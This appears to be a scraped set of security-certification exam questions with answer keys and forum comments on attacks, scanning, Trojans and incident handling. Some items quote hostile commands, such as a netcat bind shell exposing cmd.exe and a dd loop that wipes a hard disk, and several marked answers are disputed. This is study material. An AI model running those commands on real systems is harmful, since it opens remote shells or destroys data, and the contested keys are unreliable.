Each correct answer represents a complete solution. (Choose all that apply.)

- A. Whisker
- B. Fragroute
- C. Nessus
- D. Y.A.T.

Correct Answer: BD

Community vote distribution

BD (100%)

🗨️ 👤 **tp9222** 9 months, 1 week ago

Selected Answer: BD

Fragroute is a tool specifically designed for network intrusion prevention systems evasion techniques, including session splicing. It can manipulate, fragment, and reorder packets to evade detection by IDS systems.

Y.A.T. (Yet Another TCP/IP Toolkit) is another tool that can be used for crafting and manipulating packets, making it suitable for performing session splicing attacks. It provides capabilities for packet fragmentation and manipulation to evade detection.

upvoted 1 times

🗨️ 👤 **strale** 10 months, 2 weeks ago

Selected Answer: BD

A and C are vuln scan tools.

B and D are indeed splicing tools

upvoted 2 times

You work as a Network Administrator for Perfect Solutions Inc. The company has a Linux-based network. You are working as a root user on the Linux operating system. Your company is facing an IP spoofing attack.

Which of the following tools will you use to get an alert saying that an upcoming IP packet is being spoofed?

- A. Despoof
- B. Dsniff
- C. ethereal
- D. Neotrace

Correct Answer: A

Currently there are no comments in this discussion, be the first to comment!

You work as a Network Administrator for ABC Inc. The company has a Windows-based network. The company uses Check Point SmartDefense to provide security to the network of the company. You use SmartDefense on the HTTP servers of the company to fix the limitation for the maximum number of response headers allowed.

Which of the following attacks will be blocked by defining this limitation?

Each correct answer represents a complete solution. (Choose all that apply.)

- A. Land attack
- B. Code red worm
- C. Backdoor attack
- D. User-defined worm

Correct Answer: *BD*

Currently there are no comments in this discussion, be the first to comment!

Which of the following types of attacks is targeting a Web server with multiple compromised computers that are simultaneously sending hundreds of FIN packets with spoofed IP source IP addresses?

- A. Evasion attack
- B. Insertion attack
- C. DDoS attack
- D. Dictionary attack

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

When you conduct the XMAS scanning using Nmap, you find that most of the ports scanned do not give a response. What can be the state of these ports?

- A. Filtered
- B. Open
- C. Closed

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Which of the following statements are true regarding SYN flood attack? (Choose all that apply.)

- A. The attacker sends a succession of SYN requests to a target system.
- B. SYN flood is a form of Denial-of-Service (DoS) attack.
- C. The attacker sends thousands and thousands of ACK packets to the victim.
- D. SYN cookies provide protection against the SYN flood by eliminating the resources allocated on the target host.

Correct Answer: *ABD*

Currently there are no comments in this discussion, be the first to comment!

Which of the following attacks involves multiple compromised systems to attack a single target?

- A. Brute force attack
- B. Replay attack
- C. Dictionary attack
- D. DDoS attack

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

You are monitoring your network's behavior. You find a sudden increase in traffic on the network. It seems to come in bursts and emanate from one specific machine. You have been able to determine that a user of that machine is unaware of the activity and lacks the computer knowledge required to be responsible for a computer attack. What attack might this indicate?

- A. Spyware
- B. Ping Flood
- C. Denial of Service
- D. Session Hijacking

Correct Answer: A

Community vote distribution

C (100%)

🗨️ 👤 **tp9222** 9 months, 1 week ago

Selected Answer: C

ANS Should be C

upvoted 1 times

The IT administrator wants to implement a stronger security policy. What are the four most important security priorities for PassGuide Software Systems Pvt. Ltd.?

- A. Providing secure communications between the overseas office and the headquarters.
- B. Implementing Certificate services on Texas office.
- C. Protecting employee data on portable computers.
- D. Providing two-factor authentication.
- E. Ensuring secure authentication.
- F. Preventing unauthorized network access.
- G. Providing secure communications between Washington and the headquarters office.
- H. Preventing denial-of-service attacks.

Correct Answer: ACEF

Community vote distribution

CEF (100%)

🗨️ **strale** 1 year ago

Selected Answer: CEF

It's not that valid question, since it's not providing more information about companies priority and business.

I agree for C,E and F, but not sure that A is higher priority then H. Of course that both are important (actually all 8 are important), but without further context I don't think that it is possible to limit this question to 4 answers. ChatGPT states that A,C,E and F are correct.

Not really sure. Any thoughts on this one?

upvoted 1 times

US Garments wants all encrypted data communication between corporate office and remote location.

They want to achieve following results:

I Authentication of users

I Anti-replay

I Anti-spoofing

I IP packet encryption

They implemented IPSec using Authentication Headers (AHs). Which results does this solution provide?

Each correct answer represents a complete solution. (Choose all that apply.)

- A. Anti-replay
- B. IP packet encryption
- C. Authentication of users
- D. Anti-spoofing

Correct Answer: AD

Currently there are no comments in this discussion, be the first to comment!

John works as an Ethical Hacker for PassGuide Inc. He wants to find out the ports that are open in PassGuide's server using a port scanner. However, he does not want to establish a full TCP connection. Which of the following scanning techniques will he use to accomplish this task?

- A. TCP FIN
- B. TCP SYCK
- C. TCP SYN
- D. Xmas tree

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

Which of the following types of skills are required in the members of an incident handling team?

Each correct answer represents a complete solution. (Choose all that apply.)

- A. Organizational skills
- B. Diplomatic skills
- C. Methodical skills
- D. Technical skills

Correct Answer: *ABD*

Currently there are no comments in this discussion, be the first to comment!

Which of the following attacks capture the secret value like a hash and reuse it later to gain access to a system without ever decrypting or decoding the hash?

- A. Cross Site Scripting attack
- B. Replay attack
- C. Rainbow attack
- D. Hashing attack

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Firewalking is a technique that can be used to gather information about a remote network protected by a firewall. This technique can be used effectively to perform information gathering attacks. In this technique, an attacker sends a crafted packet with a TTL value that is set to expire one hop past the firewall. Which of the following are pre-requisites for an attacker to conduct firewalking?

Each correct answer represents a complete solution. (Choose all that apply.)

- A. An attacker should know the IP address of a host located behind the firewall.
- B. ICMP packets leaving the network should be allowed.
- C. There should be a backdoor installed on the network.
- D. An attacker should know the IP address of the last known gateway before the firewall.

Correct Answer: ABD

Currently there are no comments in this discussion, be the first to comment!

Victor works as a professional Ethical Hacker for ABC Inc. He wants to use Steganographic file system method to encrypt and hide some secret information.

Which of the following disk spaces will he use to store this secret information?

Each correct answer represents a complete solution. (Choose all that apply.)

- A. Slack space
- B. Hidden partition
- C. Dumb space
- D. Unused Sectors

Correct Answer: *ABD*

Currently there are no comments in this discussion, be the first to comment!

Which of the following is used by attackers to obtain an authenticated connection on a network?

- A. Denial-of-Service (DoS) attack
- B. Replay attack
- C. Man-in-the-middle attack
- D. Back door

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Jane works as a Consumer Support Technician for ABC Inc. The company provides troubleshooting support to users. Jane is troubleshooting the computer of a user who has installed software that automatically gains full permissions on his computer. Jane has never seen this software before. Which of the following types of malware is the user facing on his computer?

- A. Rootkits
- B. Viruses
- C. Spyware
- D. Adware

Correct Answer: A

Currently there are no comments in this discussion, be the first to comment!

An Active Attack is a type of steganography attack in which the attacker changes the carrier during the communication process. Which of the following techniques is used for smoothing the transition and controlling contrast on the hard edges, where there is significant color transition?

- A. Soften
- B. Rotate
- C. Sharpen
- D. Blur

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

You want to create an SSH tunnel for POP and SMTP protocols. Which of the following commands will you run?

- A. `ssh -L 110:mailhost:110 -L 25`
- B. `ssh -L 110:mailhost:110 -L 25:mailhost:25 -1`
- C. `ssh -L 25:mailhost:110 -L 110`
- D. `ssh -L 110:mailhost:110 -L 25:mailhost:25 -1 user -N mailhost`

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Which of the following are based on malicious code?

Each correct answer represents a complete solution. (Choose two.)

- A. Denial-of-Service (DoS)
- B. Biometrics
- C. Trojan horse
- D. Worm

Correct Answer: *CD*

Currently there are no comments in this discussion, be the first to comment!

Which of the following is the most common vulnerability that can affect desktop applications written in native code?

- A. SpyWare
- B. DDoS attack
- C. Malware
- D. Buffer overflow

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

John works as a Network Administrator for We-are-secure Inc. He finds that TCP port 7597 of the Weare-secure server is open. He suspects that it may be open due to a Trojan installed on the server. He presents a report to the company describing the symptoms of the Trojan. A summary of the report is given below:

Once this Trojan has been installed on the computer, it searches Notepad.exe, renames it Note.com, and then copies itself to the computer as Notepad.exe. Each time Notepad.exe is executed, the Trojan executes and calls the original Notepad to avoid being noticed.

Which of the following Trojans has the symptoms as the one described above?

- A. NetBus
- B. Qaz
- C. eBlaster
- D. SubSeven

Correct Answer: B

Currently there are no comments in this discussion, be the first to comment!

Which of the following is the difference between SSL and S-HTTP?

- A. SSL operates at the application layer and S-HTTP operates at the network layer.
- B. SSL operates at the application layer and S-HTTP operates at the transport layer.
- C. SSL operates at the network layer and S-HTTP operates at the application layer.
- D. SSL operates at the transport layer and S-HTTP operates at the application layer.

Correct Answer: D

Community vote distribution

B (100%)

🗨️ 👤 **strale** 10 months, 1 week ago

Selected Answer: B

It's B.

TCP and UDP are transport layer protocols (and now QUIC). SSL works at session layer which is categorised as application layer.
upvoted 2 times

🗨️ 👤 **strale** 6 months, 3 weeks ago

Nevermind, it's D
upvoted 1 times

You discover that all available network bandwidth is being used by some unknown service. You discover that UDP packets are being used to connect the echo service on one machine to the chargen service on another machine. What kind of attack is this?

- A. Smurf
- B. Denial of Service
- C. Evil Twin
- D. Virus

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Which of the following Trojans is used by attackers to modify the Web browser settings?

- A. Win32/FlyStudio
- B. Trojan.Lodear
- C. WMA/TrojanDownloader.GetCodec
- D. Win32/Pacex.Gen

Correct Answer: A

Currently there are no comments in this discussion, be the first to comment!

Alice wants to prove her identity to Bob. Bob requests her password as proof of identity, which Alice dutifully provides (possibly after some transformation like a hash function); meanwhile, Eve is eavesdropping the conversation and keeps the password. After the interchange is over, Eve connects to Bob posing as Alice; when asked for a proof of identity, Eve sends Alice's password read from the last session, which Bob accepts. Which of the following attacks is being used by Eve?

- A. Replay
- B. Firewalking
- C. Session fixation
- D. Cross site scripting

Correct Answer: A

Currently there are no comments in this discussion, be the first to comment!

You want to add a netbus Trojan in the chess.exe game program so that you can gain remote access to a friend's computer. Which of the following tools will you use to accomplish the task?

Each correct answer represents a complete solution. (Choose all that apply.)

- A. Tripwire
- B. Yet Another Binder
- C. Pretator Wrapper
- D. Beast

Correct Answer: *BC*

Currently there are no comments in this discussion, be the first to comment!

TCP/IP stack fingerprinting is the passive collection of configuration attributes from a remote device during standard layer 4 network communications. The combination of parameters may then be used to infer the remote operating system (OS fingerprinting), or incorporated into a device fingerprint.

Which of the following Nmap switches can be used to perform TCP/IP stack fingerprinting?

- A. nmap -sS
- B. nmap -sU -p
- C. nmap -O -p
- D. nmap -sT

Correct Answer: *C*

Currently there are no comments in this discussion, be the first to comment!

You are concerned about rootkits on your network communicating with attackers outside your network. Without using an IDS how can you detect this sort of activity?

- A. By examining your domain controller server logs.
- B. You cannot, you need an IDS.
- C. By examining your firewall logs.
- D. By setting up a DMZ.

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

FILL BLANK -

Fill in the blank with the appropriate term.

_____ is a technique used to make sure that incoming packets are actually from the networks that they claim to be from.

Correct Answer: *Ingress filtering*

Currently there are no comments in this discussion, be the first to comment!

Adam works as an Incident Handler for Umbrella Inc. He is informed by the senior authorities that the server of the marketing department has been affected by a malicious hacking attack. Supervisors are also claiming that some sensitive data are also stolen.

Adam immediately arrived to the server room of the marketing department and identified the event as an incident. He isolated the infected network from the remaining part of the network and started preparing to image the entire system. He captures volatile data, such as running process, ram, and network connections.

Which of the following steps of the incident handling process is being performed by Adam?

- A. Recovery
- B. Eradication
- C. Identification
- D. Containment

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Which of the following penetration testing phases involves gathering data from whois, DNS, and network scanning, which helps in mapping a target network and provides valuable information regarding the operating system and applications running on the systems?

- A. Post-attack phase
- B. On-attack phase
- C. Attack phase
- D. Pre-attack phase

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Which of the following tools are used as a network traffic monitoring tool in the Linux operating system?

Each correct answer represents a complete solution. (Choose all that apply.)

A. Netbus

B. IPTraf

C. MRTG

D. Ntop

Correct Answer: *BCD*

Currently there are no comments in this discussion, be the first to comment!

Adam works as a Security Analyst for Umbrella Inc. CEO of the company ordered him to implement two-factor authentication for the employees to access their networks. He has told him that he would like to use some type of hardware device in tandem with a security or identifying pin number. Adam decides to implement smart cards but they are not cost effective.

Which of the following types of hardware devices will Adam use to implement two-factor authentication?

- A. Biometric device
- B. Security token
- C. Proximity cards
- D. One Time Password

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Which of the following statements about buffer overflow are true?

Each correct answer represents a complete solution. (Choose two.)

- A. It is a situation that occurs when a storage device runs out of space.
- B. It is a situation that occurs when an application receives more data than it is configured to accept.
- C. It can improve application performance.
- D. It can terminate an application.

Correct Answer: *BD*

Currently there are no comments in this discussion, be the first to comment!

Which of the following practices come in the category of denial of service attack?

Each correct answer represents a complete solution. (Choose three.)

- A. Performing Back door attack on a system
- B. Disrupting services to a specific computer
- C. Sending thousands of malformed packets to a network for bandwidth consumption
- D. Sending lots of ICMP packets to an IP address

Correct Answer: *BCD*

Currently there are no comments in this discussion, be the first to comment!

Victor is a novice Ethical Hacker. He is learning the hacking process, i.e., the steps taken by malicious hackers to perform hacking. Which of the following steps is NOT included in the hacking process?

- A. Scanning
- B. Preparation
- C. gaining access
- D. Reconnaissance

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Which of the following types of rootkits replaces regular application binaries with Trojan fakes and modifies the behavior of existing applications using hooks, patches, or injected code?

- A. Application level rootkit
- B. Hypervisor rootkit
- C. Kernel level rootkit
- D. Boot loader rootkit

Correct Answer: A

Currently there are no comments in this discussion, be the first to comment!

John works as a C programmer. He develops the following C program:

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int buffer(char *str) {
    char buffer1[10];
    strcpy(buffer1, str);
    return 1;
}
int main(int argc, char *argv[]) {
    buffer (argv[1]);
    printf("Executed\n");
    return 1;
}
```

His program is vulnerable to a _____ attack.

- A. SQL injection
- B. Denial-of-Service
- C. Buffer overflow
- D. Cross site scripting

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

Which of the following is used to determine the operating system on the remote computer in a network environment?

- A. Spoofing
- B. Reconnaissance
- C. OS Fingerprinting
- D. Social engineering

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

Which of the following are the limitations for the cross site request forgery (CSRF) attack?

Each correct answer represents a complete solution. (Choose all that apply.)

- A. The attacker must determine the right values for all the form inputs.
- B. The attacker must target a site that doesn't check the referrer header.
- C. The target site should have limited lifetime authentication cookies.
- D. The target site should authenticate in GET and POST parameters, not only cookies.

Correct Answer: AB

Currently there are no comments in this discussion, be the first to comment!

Which of the following wireless network security solutions refers to an authentication process in which a user can connect wireless access points to a centralized server to ensure that all hosts are properly authenticated?

- A. Remote Authentication Dial-In User Service (RADIUS)
- B. IEEE 802.1x
- C. Wired Equivalent Privacy (WEP)
- D. Wi-Fi Protected Access 2 (WPA2)

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Which of the following controls is described in the statement given below?

"It ensures that the enforcement of organizational security policy does not rely on voluntary web application user compliance. It secures information by assigning sensitivity labels on information and comparing this to the level of security a user is operating at."

- A. Role-based Access Control
- B. Attribute-based Access Control
- C. Discretionary Access Control
- D. Mandatory Access Control

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Which of the following refers to a condition in which a hacker sends a bunch of packets that leave TCP ports half open?

- A. Spoofing
- B. Hacking
- C. SYN attack
- D. PING attack

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

Adam works as a Security Administrator for Umbrella Technology Inc. He reported a breach in security to his senior members, stating that "security defenses has been breached and exploited for 2 weeks by hackers." The hackers had accessed and downloaded 50,000 addresses containing customer credit cards and passwords. Umbrella Technology was looking to law enforcement officials to protect their intellectual property.

The intruder entered through an employee's home machine, which was connected to Umbrella Technology's corporate VPN network. The application called

BEAST Trojan was used in the attack to open a "back door" allowing the hackers undetected access. The security breach was discovered when customers complained about the usage of their credit cards without their knowledge.

The hackers were traced back to Shanghai, China through e-mail address evidence. The credit card information was sent to that same e-mail address. The passwords allowed the hackers to access Umbrella Technology's network from a remote location, posing as employees.

Which of the following actions can Adam perform to prevent such attacks from occurring in future?

- A. Allow VPN access but replace the standard authentication with biometric authentication
- B. Replace the VPN access with dial-up modem access to the company's network
- C. Disable VPN access to all employees of the company from home machines
- D. Apply different security policy to make passwords of employees more complex

Correct Answer: C

Community vote distribution

D (100%)

🗨️ 👤 **tp9222** 9 months, 1 week ago

Selected Answer: D

A and D A. Allow VPN access but replace the standard authentication with biometric authentication: Implementing biometric authentication adds an extra layer of security by requiring unique biological characteristics for authentication, which are harder to replicate than passwords.

D. Apply different security policy to make passwords of employees more complex: Implementing stronger password policies, such as requiring longer and more complex passwords, can increase the security of user accounts and make them less vulnerable to password guessing and brute-force attacks.

So, both options

C will disrupt company operations

upvoted 1 times

John used to work as a Network Administrator for We-are-secure Inc. Now he has resigned from the company for personal reasons. He wants to send out some secret information of the company. To do so, he takes an image file and simply uses a tool image hide and embeds the secret file within an image file of the famous actress, Jennifer Lopez, and sends it to his Yahoo mail id. Since he is using the image file to send the data, the mail server of his company is unable to filter this mail. Which of the following techniques is he performing to accomplish his task?

- A. Email spoofing
- B. Steganography
- C. Web ripping
- D. Social engineering

Correct Answer: B

Currently there are no comments in this discussion, be the first to comment!

You work as a System Administrator for Happy World Inc. Your company has a server named uC1 that runs Windows Server 2008. The Windows Server virtualization role service is installed on the uC1 server which hosts one virtual machine that also runs Windows Server 2008. You are required to install a new application on the virtual machine. You need to ensure that in case of a failure of the application installation, you are able to quickly restore the virtual machine to its original state.

Which of the following actions will you perform to accomplish the task?

- A. Use the Virtualization Management Console to save the state of the virtual machine.
- B. Log on to the virtual host and create a new dynamically expanding virtual hard disk.
- C. Use the Virtualization Management Console to create a snapshot of the virtual machine.
- D. Use the Edit Virtual Hard Disk Wizard to copy the virtual hard disk of the virtual machine.

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

John works as a Network Security Professional. He is assigned a project to test the security of www.we-are-secure.com. He establishes a connection to a target host running a Web service with netcat and sends a bad html request in order to retrieve information about the service on the host.

```
[root@prober] nc www.targethost.com 80
HEAD / HTTP/1.1

HTTP/1.1 200 OK
Date: Mon, 11 May 2009 22:10:40 EST
Server: Apache/2.0.46 (Unix) (Red Hat/Linux)
Last-Modified: Thu, 16 Apr 2009 11:20:14 PST
ETag: "1986-69b-123a4bc6"
Accept-Ranges: bytes
Content-Length: 1110
Connection: close
Content-Type: text/html
```

Which of the following attacks is John using?

- A. Sniffing
- B. Eavesdropping
- C. War driving
- D. Banner grabbing

Correct Answer: D

Currently there are no comments in this discussion, be the first to comment!

FILL BLANK -

Fill in the blank with the appropriate option to complete the statement below.

You want to block all UDP packets coming to the Linux server using the portsentry utility. For this, you have to enable the _____ option in the portsentry configuration file.

Correct Answer: *BLOCK_UDP*

Currently there are no comments in this discussion, be the first to comment!

You run the following PHP script:

```
<?php $name = mysql_real_escape_string($_POST["name"]);  
$password = mysql_real_escape_string($_POST["password"]); ?>
```

What is the use of the `mysql_real_escape_string()` function in the above script.

Each correct answer represents a complete solution. (Choose all that apply.)

- A. It can be used to mitigate a cross site scripting attack.
- B. It can be used as a countermeasure against a SQL injection attack.
- C. It escapes all special characters from strings `$_POST["name"]` and `$_POST["password"]` except ' and " .
- D. It escapes all special characters from strings `$_POST["name"]` and `$_POST["password"]`.

Correct Answer: *BD*

Currently there are no comments in this discussion, be the first to comment!

Your friend plans to install a Trojan on your computer. He knows that if he gives you a new version of chess.exe, you will definitely install the game on your computer. He picks up a Trojan and joins it to chess.exe. The size of chess.exe was 526,895 bytes originally, and after joining this chess file to the Trojan, the file size increased to 651,823 bytes. When he gives you this new game, you install the infected chess.exe file on your computer. He now performs various malicious tasks on your computer remotely. But you suspect that someone has installed a Trojan on your computer and begin to investigate it. When you enter the netstat command in the command prompt, you get the following results:

```
C:\WINDOWS>netstat -an | find "UDP" UDP IP_Address:31337 *:*
```

Now you check the following registry address:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices
```

In the above address, you notice a 'default' key in the 'Name' field having ".exe" value in the corresponding 'Data' field. Which of the following Trojans do you think your friend may have installed on your computer on the basis of the above evidence?

- A. Qaz
- B. Donald Dick
- C. Tini
- D. Back Orifice

Correct Answer: D

Currently there are no comments in this discussion, be the first to comment!

Which of the following ensures that a party to a dispute cannot deny the authenticity of their signature on a document or the sending of a message that they originated?

- A. OS fingerprinting
- B. Reconnaissance
- C. Non-repudiation
- D. Confidentiality

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

Which of the following scanning tools is also a network analysis tool that sends packets with nontraditional IP stack parameters and allows the scanner to gather information from the response packets generated?

- A. Tcpview
- B. Nessus
- C. Legion
- D. HPing

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

You execute the following netcat command:

```
c:\target\nc -l -p 53 -d -e cmd.exe
```

What action do you want to perform by issuing the above command?

- A. Listen the incoming data and performing port scanning
- B. Capture data on port 53 and performing banner grabbing
- C. Capture data on port 53 and delete the remote shell
- D. Listen the incoming traffic on port 53 and execute the remote shell

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

You work as an Incident handler in Mariotrixt.Inc. You have followed the Incident handling process to handle the events and incidents. You identify Denial of Service attack (DOS) from a network linked to your internal enterprise network. Which of the following phases of the Incident handling process should you follow next to handle this incident?

- A. Containment
- B. Preparation
- C. Recovery
- D. Identification

Correct Answer: A

Currently there are no comments in this discussion, be the first to comment!

Which of the following procedures is designed to enable security personnel to identify, mitigate, and recover from malicious computer incidents, such as unauthorized access to a system or data, denialof-service, or unauthorized changes to system hardware, software, or data?

- A. Disaster Recovery Plan
- B. Cyber Incident Response Plan
- C. Crisis Communication Plan
- D. Occupant Emergency Plan

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Which of the following attacks saturates network resources and disrupts services to a specific computer?

- A. Replay attack
- B. Teardrop attack
- C. Denial-of-Service (DoS) attack
- D. Polymorphic shell code attack

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

Peter works as a Network Administrator for the PassGuide Inc. The company has a Windows-based network. All client computers run the Windows XP operating system. The employees of the company complain that suddenly all of the client computers have started working slowly. Peter finds that a malicious hacker is attempting to slow down the computers by flooding the network with a large number of requests. Which of the following attacks is being implemented by the malicious hacker?

- A. SQL injection attack
- B. Denial-of-Service (DoS) attack
- C. Man-in-the-middle attack
- D. Buffer overflow attack

Correct Answer: B

Currently there are no comments in this discussion, be the first to comment!

John works as a professional Ethical Hacker. He is assigned a project to test the security of www.weare-secure.com. He enters a single quote in the input field of the login page of the We-are-secure Web site and receives the following error message:

Microsoft OLE DB Provider for ODBC Drivers error '0x80040E14'

This error message shows that the We-are-secure Website is vulnerable to _____.

- A. A buffer overflow
- B. A Denial-of-Service attack
- C. A SQL injection attack
- D. An XSS attack

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

John is a malicious attacker. He illegally accesses the server of We-are-secure Inc. He then places a backdoor in the We-are-secure server and alters its log files.

Which of the following steps of malicious hacking includes altering the server log files?

- A. Maintaining access
- B. Covering tracks
- C. Gaining access
- D. Reconnaissance

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Which of the following would allow you to automatically close connections or restart a server or service when a DoS attack is detected?

- A. Signature-based IDS
- B. Network-based IDS
- C. Passive IDS
- D. Active IDS

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Which of the following virus is a script that attaches itself to a file or template?

- A. Boot sector
- B. Trojan horse
- C. Macro virus
- D. E-mail virus

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

Which of the following tools is described in the statement given below?

"It has a database containing signatures to be able to detect hundreds of vulnerabilities in UNIX, Windows, and commonly used web CGI scripts. Moreover, the database detects DDoS zombies and Trojans as well."

- A. SARA
- B. Nessus
- C. Anti-x
- D. Nmap

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

John works as a professional Ethical Hacker. He has been assigned the project of testing the security of www.we-are-secure.com. He wants to perform a stealth scan to discover open ports and applications running on the We-are-secure server. For this purpose, he wants to initiate scanning with the IP address of any third party. Which of the following scanning techniques will John use to accomplish his task?

- A. RPC
- B. IDLE
- C. UDP
- D. TCP SYCK

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

You work as a Senior Marketing Manager for Umbrella Inc. You find out that some of the software applications on the systems were malfunctioning and also you were not able to access your remote desktop session. You suspected that some malicious attack was performed on the network of the company. You immediately called the incident response team to handle the situation who enquired the Network Administrator to acquire all relevant information regarding the malfunctioning.

The Network Administrator informed the incident response team that he was reviewing the security of the network which caused all these problems. Incident response team announced that this was a controlled event not an incident.

Which of the following steps of an incident handling process was performed by the incident response team?

- A. Containment
- B. Eradication
- C. Preparation
- D. Identification

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

You are the Administrator for a corporate network. You are concerned about denial of service attacks. Which of the following would be the most help against Denial of Service (DOS) attacks?

- A. Packet filtering firewall
- B. Network surveys.
- C. Honey pot
- D. Stateful Packet Inspection (SPI) firewall

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Adam, a malicious hacker has successfully gained unauthorized access to the Linux system of Umbrella Inc. Web server of the company runs on Apache. He has downloaded sensitive documents and database files from the computer.

After performing these malicious tasks, Adam finally runs the following command on the Linux command box before disconnecting. for ((i = 0; i < 11; i++)); do dd if=/dev/random of=/dev/hda && dd if=/dev/zero of=/dev/hda done

Which of the following actions does Adam want to perform by the above command?

- A. Infecting the hard disk with polymorphic virus strings.
- B. Deleting all log files present on the system.
- C. Wiping the contents of the hard disk with zeros.
- D. Making a bit stream copy of the entire hard disk for later download.

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

Which of the following is an Internet mapping technique that relies on various BGP collectors that collect information such as routing updates and tables and provide this information publicly?

- A. AS Route Inference
- B. Path MTU discovery (PMTUD)
- C. AS PATH Inference
- D. Firewalking

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

Windump is a Windows port of the famous TCPDump packet sniffer available on a variety of platforms. In order to use this tool on the Windows platform a user must install a packet capture library.

What is the name of this library?

- A. PCAP
- B. SysPCap
- C. WinPCap
- D. libpcap

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

You want to measure the number of heaps used and overflows occurred at a point in time. Which of the following commands will you run to activate the appropriate monitor?

- A. UPDATE DBM CONFIGURATION USING DFT_MON_TABLE
- B. UPDATE DBM CONFIGURATION DFT_MON_TIMESTAMP
- C. UPDATE DBM CONFIGURATION USING DFT_MON_BUFPOOL
- D. UPDATE DBM CONFIGURATION USING DFT_MON_SORT

Correct Answer: D

Community vote distribution

A (100%)

🗲️ 👤 **tp9222** 9 months, 1 week ago

Selected Answer: A

A This command updates the database manager configuration to enable monitoring for table-related metrics, including heap usage and overflows.

The command UPDATE DBM CONFIGURATION USING DFT_MON_SORT is used to activate monitoring for sorting activities in a DB2 database, such as the number of sorts performed and the amount of time spent on sorting operations. It does not specifically monitor the number of heaps used and overflows occurred at a point in time.

upvoted 1 times

Which of the following languages are vulnerable to a buffer overflow attack?
Each correct answer represents a complete solution. (Choose all that apply.)

- A. Java
- B. C++
- C. C
- D. Action script

Correct Answer: *BC*

Currently there are no comments in this discussion, be the first to comment!

Which of the following is the method of hiding data within another media type such as graphic or document?

- A. Spoofing
- B. Steganography
- C. Packet sniffing
- D. Cryptanalysis

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

You want to connect to your friend's computer and run a Trojan on it. Which of the following tools will you use to accomplish the task?

- A. PSEXec
- B. Remoxec
- C. Hk.exe
- D. GetAdmin.exe

Correct Answer: A

Currently there are no comments in this discussion, be the first to comment!

In which of the following attacks does an attacker use packet sniffing to read network traffic between two parties to steal the session cookie?

- A. Session fixation
- B. Cross-site scripting
- C. Session sidejacking
- D. ARP spoofing

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

Which of the following rootkits adds additional code or replaces portions of an operating system, including both the kernel and associated device drivers?

- A. Hypervisor rootkit
- B. Boot loader rootkit
- C. Kernel level rootkit
- D. Library rootkit

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

Which of the following types of scan does not open a full TCP connection?

- A. FIN scan
- B. ACK scan
- C. Stealth scan
- D. Idle scan

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

FILL BLANK -

Fill in the blank with the correct numeric value.

ARP poisoning is achieved in _____ steps.

Correct Answer: 2

Currently there are no comments in this discussion, be the first to comment!

Which of the following statements about smurf is true?

- A. It is a UDP attack that involves spoofing and flooding.
- B. It is an ICMP attack that involves spoofing and flooding.
- C. It is an attack with IP fragments that cannot be reassembled.
- D. It is a denial of service (DoS) attack that leaves TCP ports open.

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Which of the following tools is used for port scanning?

- A. NSLOOKUP
- B. NETSH
- C. Nmap
- D. L0phtcrack

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

John works as a Professional Ethical Hacker for NetPerfect Inc. The company has a Linux-based network. All client computers are running on Red Hat 7.0 Linux.

The Sales Manager of the company complains to John that his system contains an unknown package named as tar.gz and his documents are exploited. To resolve the problem, John uses a Port scanner to enquire about the open ports and finds out that the HTTP server service port on 27374 is open. He suspects that the other computers on the network are also facing the same problem. John discovers that a malicious application is using the synscan tool to randomly generate IP addresses.

Which of the following worms has attacked the computer?

- A. Code red
- B. Ramen
- C. LoveLetter
- D. Nimda

Correct Answer: B

Currently there are no comments in this discussion, be the first to comment!

Which of the following steps can be taken as countermeasures against sniffer attacks?

Each correct answer represents a complete solution. (Choose all that apply.)

- A. Use encrypted protocols for all communications.
- B. Use switches instead of hubs since they switch communications, which means that information is delivered only to the predefined host.
- C. Use tools such as StackGuard and Immunix System to avoid attacks.
- D. Reduce the range of the network to avoid attacks into wireless networks.

Correct Answer: ABD

Community vote distribution

AB (100%)

🗉 👤 **tp9222** 9 months, 1 week ago

Selected Answer: AB

D seems in correct

upvoted 1 times

Which of the following statements about threats are true?

